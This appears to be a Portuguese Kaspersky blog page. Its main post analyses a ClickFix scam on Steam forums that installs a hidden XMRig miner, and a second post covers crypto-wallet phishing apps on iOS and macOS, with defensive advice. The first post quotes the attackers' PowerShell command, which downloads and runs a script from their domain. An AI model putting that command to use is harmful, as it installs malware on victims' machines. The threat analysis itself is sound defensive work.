
O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.

Publicação de um agente malicioso em um fórum da Steam

Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte

Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.

A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.

Entenda rapidamente: o que realmente existe por trás do comando irm | iex

Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:

irm msfconfig.icu | iex

Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.

Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:

  1. irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
  2. icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
  3. iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.

Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.

Um minerador de criptomoedas, não uma ferramenta de otimização


Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.

Falsa otimização do Windows em andamento

O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte

Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.

Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.

O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.

Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.

Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.

Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares

Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.

Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?

  • Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
  • Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
  • Use uma solução de segurança confiável com modo de jogo que detecte a tempo tentativas de download de malware e impeça sua execução.
  • Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.

Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:

Smashing Security podcast #478: This job interview could destroy your company

You've been headhunted for a great job in cryptocurrency. All you have to do is complete a short online assessment - with your webcam on, of course, so they can verify who you really are. Which is ironic, because the person recruiting you doesn't exist. And North Korean hackers using this trick have already made off with $643 million in crypto this year alone. Meanwhile, researchers at UC San Diego have discovered that 2.2 million cars across the United States can be unlocked or immobilised by anyone with a bit of Bluetooth kit - thanks to one aftermarket car alarm that made a truly spectacular cryptographic blunder. The bug has been sitting there since 2017. Nobody noticed. All this and more in episode 478 of the "Smashing Security" podcast with cybersecurity expert and keynote speaker Graham Cluley, and special guest Paul Ducklin.

Clones de carteiras de criptomoedas por phishing na App Store e outros ataques contra usuários de iOS e macOS

Mesmo que você mantenha seus criptoativos em uma cold wallet (offline) e utilize dispositivos da Apple, que têm forte reputação em segurança, cibercriminosos ainda podem encontrar formas de desviar seus valores. Esses agentes maliciosos estão combinando técnicas conhecidas em novas cadeias de ataque, incluindo a atração de vítimas diretamente dentro da App Store.

Clones de carteiras de criptomoedas


Em março passado, identificamos aplicativos de phishing no topo dos rankings da App Store chinesa, com ícones e nomes que imitavam ferramentas populares de gerenciamento de carteiras de criptomoedas. Como restrições regionais bloqueiam vários aplicativos oficiais de carteiras na App Store chinesa, invasores passaram a explorar essa lacuna. Eles criaram aplicativos falsos com ícones semelhantes aos originais e nomes com erros ortográficos intencionais, provavelmente para contornar a moderação da App Store e enganar os usuários.

Aplicativos de phishing na App Store aparecendo nos resultados de busca por Ledger Wallet (anteriormente Ledger Live)

Aplicativos de phishing na App Store aparecendo nos resultados de busca por Ledger Wallet (anteriormente Ledger Live)


Além desses, identificamos diversos aplicativos com nomes e ícones que não tinham qualquer relação com criptomoedas. No entanto, seus banners promocionais alegavam que poderiam ser usados para baixar e instalar aplicativos oficiais de carteiras digitais que não estão disponíveis na App Store da região.

Banners em páginas de aplicativos afirmando que podem ser usados para baixar o aplicativo oficial do TokenPocket, que não está disponível na App Store local.

Banners em páginas de aplicativos afirmando que podem ser usados para baixar o aplicativo oficial do TokenPocket, que não está disponível na App Store local.

Ao todo, identificamos 26 aplicativos de phishing que se passam pelas seguintes carteiras populares:

  • MetaMask
  • Ledger
  • Trust Wallet
  • Coinbase
  • TokenPocket
  • imToken
  • Bitpie

Alguns outros aplicativos muito semelhantes ainda não apresentavam funcionalidades de phishing, mas todos os indícios apontam que estão vinculados aos mesmos agentes maliciosos. É provável que pretendam adicionar funcionalidades maliciosas em atualizações futuras.

Para conseguir a aprovação desses aplicativos na App Store, os desenvolvedores incluíram funcionalidades básicas, como jogos, calculadoras ou gerenciadores de tarefas.

Instalar qualquer um desses clones é o primeiro passo para perder seus criptoativos. Embora os aplicativos em si não roubem diretamente criptomoedas, frases-semente (frases de recuperação) ou senhas, eles funcionam como isca, explorando a confiança do usuário por estarem listados na App Store oficial. Após a instalação e uso, no entanto, o aplicativo abre um site de phishing no navegador da vítima, projetado para imitar a App Store, e então induz o usuário a instalar uma versão comprometida da carteira de criptomoedas correspondente. Os invasores criaram múltiplas versões desses módulos maliciosos, cada uma adaptada a uma carteira específica. É possível encontrar uma análise técnica detalhada desse ataque em nossa publicação no Securelist.



Uma vítima que cai no golpe é inicialmente induzida a instalar um perfil de provisionamento, que permite o sideload de aplicativos em um iPhone fora da App Store. Em seguida, esse perfil é utilizado para instalar o próprio aplicativo malicioso.

Um site falso da App Store induzindo o usuário a instalar um aplicativo que se passa pelo Ledger Wallet

Um site falso da App Store induzindo o usuário a instalar um aplicativo que se passa pelo Ledger Wallet


No exemplo acima, o malware é baseado no aplicativo original da Ledger, com funcionalidades de trojan integradas. O aplicativo é visualmente idêntico ao original, mas, ao ser conectado a uma carteira de hardware, exibe uma janela solicitando a frase-semente, supostamente para restaurar o acesso. Esse não é o procedimento padrão. Normalmente, é necessário apenas inserir um PIN, nunca a frase de recuperação. Caso a vítima seja enganada pela aparente legitimidade do aplicativo e insira sua frase-semente, essa informação é imediatamente enviada ao servidor dos invasores, concedendo a eles acesso total aos criptoativos da vítima.

Sideload fora da App Store

Um componente crítico desse esquema envolve a instalação de malware no iPhone da vítima por meio da evasão da App Store e de seu processo de verificação. Esse método é executado de forma semelhante ao infostealer para iOS SparkKitty, identificado anteriormente. Os invasores conseguiram obter acesso ao Apple Developer Enterprise Program. Por apenas US$ 299 por ano, e após um processo que inclui entrevista e verificação corporativa, esse programa permite que organizações emitam seus próprios perfis de configuração e aplicativos para download direto nos dispositivos dos usuários, sem necessidade de publicação na App Store.

Para instalar o aplicativo, a vítima precisa primeiro instalar um perfil de configuração que viabiliza o download direto do malware, contornando a App Store. Observe o ícone de verificação verde

Para instalar o aplicativo, a vítima precisa primeiro instalar um perfil de configuração que viabiliza o download direto do malware, contornando a App Store. Observe o ícone de verificação verde

De modo geral, perfis corporativos são projetados para permitir que organizações distribuam aplicativos internos diretamente nos dispositivos de seus colaboradores. Esses aplicativos não precisam ser publicados na App Store e podem ser instalados em um número ilimitado de dispositivos. Infelizmente, esse recurso é frequentemente explorado de forma indevida. Esses perfis são amplamente utilizados para distribuir softwares que não atendem às políticas da Apple, como cassinos on-line, mods pirateados e, evidentemente, malware.

É exatamente por isso que o site falso que imita a Apple Store induz o usuário a instalar um perfil de configuração antes de disponibilizar o aplicativo assinado por esse perfil.

Roubo de criptomoedas por meio de aplicativos e extensões no macOS

Muitos usuários de criptomoedas preferem gerenciar suas carteiras em um computador, em vez de um smartphone, optando com frequência por dispositivos com macOS. Não surpreende, portanto, que a maioria dos infostealers voltados para macOS tenha como alvo dados de carteiras de criptomoedas, de uma forma ou de outra. Recentemente, porém, uma nova tática maliciosa vem ganhando força. Além de roubar dados armazenados, os atacantes passaram a incorporar diálogos de phishing diretamente em aplicativos legítimos de carteiras já instalados nos computadores das vítimas. No início deste ano, o infostealer MacSync passou a utilizar esse recurso. Ele se infiltra nos sistemas por meio de ataques do tipo ClickFix. Usuários que buscam determinados softwares são direcionados a sites falsos com instruções fraudulentas para instalar o aplicativo executando comandos no Terminal. Esse processo executa o infostealer, que coleta senhas e cookies armazenados no Chrome, conversas de mensageiros populares e dados de extensões de carteiras de criptomoedas baseadas em navegador.

No entanto, o ponto mais relevante ocorre na etapa seguinte. Se a vítima já possui um aplicativo legítimo da Trezor ou da Ledger instalado, o infostealer baixa módulos adicionais e substitui partes do aplicativo por código trojanizado. Em seguida, o malware assina novamente o arquivo modificado, de modo que, após essas alterações, o Gatekeeper, mecanismo de proteção nativo do macOS, permita a execução do aplicativo sem solicitar permissões adicionais ao usuário. Embora essa técnica nem sempre funcione, ela é eficaz em aplicativos mais simples desenvolvidos com base no Electron.

O aplicativo trojanizado, então, solicita ao usuário a frase-semente da carteira

O aplicativo trojanizado, então, solicita ao usuário a frase-semente da carteira

Ao abrir o aplicativo comprometido, ele simula um erro e inicia um suposto “processo de recuperação”, solicitando que o usuário informe a frase-semente.

Além do MacSync, desenvolvedores de outros infostealers populares para macOS também passaram a adotar essa abordagem de trojanização. Já descrevemos anteriormente um mecanismo semelhante utilizado para comprometer carteiras como Exodus e Bitcoin-Qt.

Como manter seus criptoativos seguros

Repetidamente, os invasores demonstram que nenhum dispositivo é totalmente invulnerável. Com tantos desenvolvedores e usuários de criptomoedas utilizando macOS e iOS, agentes maliciosos passaram a estruturar ataques em escala industrial para ambas as plataformas. Manter-se seguro exige uma abordagem de defesa em profundidade, aliada a ceticismo e vigilância constantes.

  • Baixe aplicativos apenas de fontes confiáveis, como o site oficial do desenvolvedor ou sua página na App Store. Como até mesmo lojas oficiais podem conter malware, verifique sempre o desenvolvedor do aplicativo.
  • Analise também a avaliação do app, a data de publicação e o número de downloads.
  • Leia as avaliações, especialmente as negativas. Ordene as avaliações por data para analisar a versão mais recente. Os invasores frequentemente começam com um aplicativo totalmente legítimo, que acumula boas avaliações, antes de introduzir funcionalidades maliciosas em uma atualização posterior.
  • Nunca copie e cole comandos no Terminal sem ter 100% de certeza sobre o que eles fazem. Esses ataques se tornaram muito populares ultimamente, muitas vezes disfarçados como etapas de instalação para aplicativos de IA como Claude Code ou OpenClaw.
  • Utilize uma solução de segurança abrangente em todos os seus computadores e smartphones. Recomendamos o Kaspersky Premium. Essa medida reduz significativamente o risco de acessar sites de phishing ou instalar aplicativos maliciosos.
  • Nunca insira sua frase-semente em um aplicativo de carteira de hardware, em um site ou em um chat. Em todos os cenários, seja migrando para uma nova carteira, reinstalando aplicativos ou recuperando uma carteira, a frase inicial deve ser inserida exclusivamente no próprio dispositivo de hardware (nunca em um aplicativo móvel ou de desktop).
  • Sempre verifique o endereço do destinatário diretamente na tela da carteira de hardware, como forma de prevenir ataques de substituição de endereço.
  • Armazene suas frases-semente da maneira mais segura possível, como em uma placa de metal ou em um envelope lacrado em um cofre. É melhor não armazená-las em um computador, mas se essa for sua única opção, use um cofre seguro e criptografado como Kaspersky Password Manager.

Ainda acredita que dispositivos da Apple são totalmente seguros? Reavalie essa percepção ao conhecer os seguintes casos:


❌